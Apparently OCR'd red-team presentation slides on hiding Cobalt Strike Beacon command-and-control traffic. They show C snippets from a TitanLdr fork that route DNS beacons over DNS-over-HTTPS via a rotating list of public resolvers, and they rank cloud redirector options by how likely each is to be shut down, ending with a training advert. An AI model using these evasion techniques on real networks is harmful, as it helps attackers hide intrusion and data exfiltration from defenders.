
- DoH is a protocol that has been out for some time now, but mostly unused by attackers and offensive security professionals
- Using TitanLdr, an amazing project from Austin Hudson, we can replace the traditional DNS queries that Cobalt Strike makes with DoH requests!
- This option provides existing domain names and valid SSL certificates without the need for any registration or account with DoH servers!
- The major downside here is that DoH requests hold much less data than traditional HTTPS, meaning more traffic is required for the same instruction and exfiltration

DNS over HTTPS – TitanLdr

- The original version of TitanLdr will instruct Beacon to connect to dns.google (8.8.8.8/8.8.4.4)
- Austin's implementation is generic enough to support just about any DoH server!
- My TitanLdr fork instructions Beacon to randomly select one from a hardcoded list each callback

```
Icp = Api.InternetConnectA( Iop,
                            C_PTR( G_SYM( "dns.google" ) ),
                            INTERNET_DEFAULT_HTTPS_PORT,
                            NULL,
                            NULL,
                            INTERNET_SERVICE_HTTP,
                            0,
                            0 );
```

```
ULONG_PTR domains[] = {
        G_SYM( "dns.google" ),
        G_SYM( "dns.quad9.net" ),
        G_SYM( "mozilla.cloudflare-dns.com" ),
        G_SYM( "cloudflare-dns.com" ),
        G_SYM( "doh.opendns.com" ),
        G_SYM( "ordns.he.net" )
};
```


Recycle Bin
cobaltstrik...
GitHub - SecIdiot/TitanLdr: Titan
https://github.com/SecIdiot/TitanLdr
Sign up
SecIdiot / TitanLdr
Public
Notifications
Fork 41
Star 141
Code
Issues
Pull requests
Actions
Projects
Wiki
Security
master
Go to file
Code
ilove2pwn commit start of project. ...
on Sep 5
1
asm commit start of project. 3 months ago
hooks commit start of project. 3 months ago
python3 commit start of project. 3 months ago
Common.h commit start of project. 3 months ago
Hash.c commit start of project. 3 months ago
About
Titan: A crappy Reflective Loader written in C and assembly for Cobalt Strike. Redirects DNS Beacon over DoH
141 stars
6 watching
41 forks
Releases
9:27 PM
12/15/2021

Recap

- Azure App Services – Includes subdomain and certificate, unlikely to get shut down
- DNS over HTTPS – Includes domain and certificate, slower
- AWS CDN – Random subdomain and certificate, unlikely to get shut down
- Cloudflare Workers – Includes subdomain, no certificate, unlikely to get shut down
- Traditional Reverse Proxy – No domain name or SSL certificate
- Azure CDN – Includes subdomain and certificate, likely to get shut down
- Cloudflare CDN – Includes certificate, no domain name, likely to get shut down

Looking for More?

- Windows Post Exploitation Antisyphon virtual 16-hour training
  - January 25-28, 2022
- Covers enumeration, persistence, privilege escalation, and lateral movement
  - An overview of several techniques in each of these categories, with comparisons and OPSEC discussions
  - Use open-source tools and write custom capability implementations in hands-on labs
- Register with Antisyphon
  - https://winpostex.com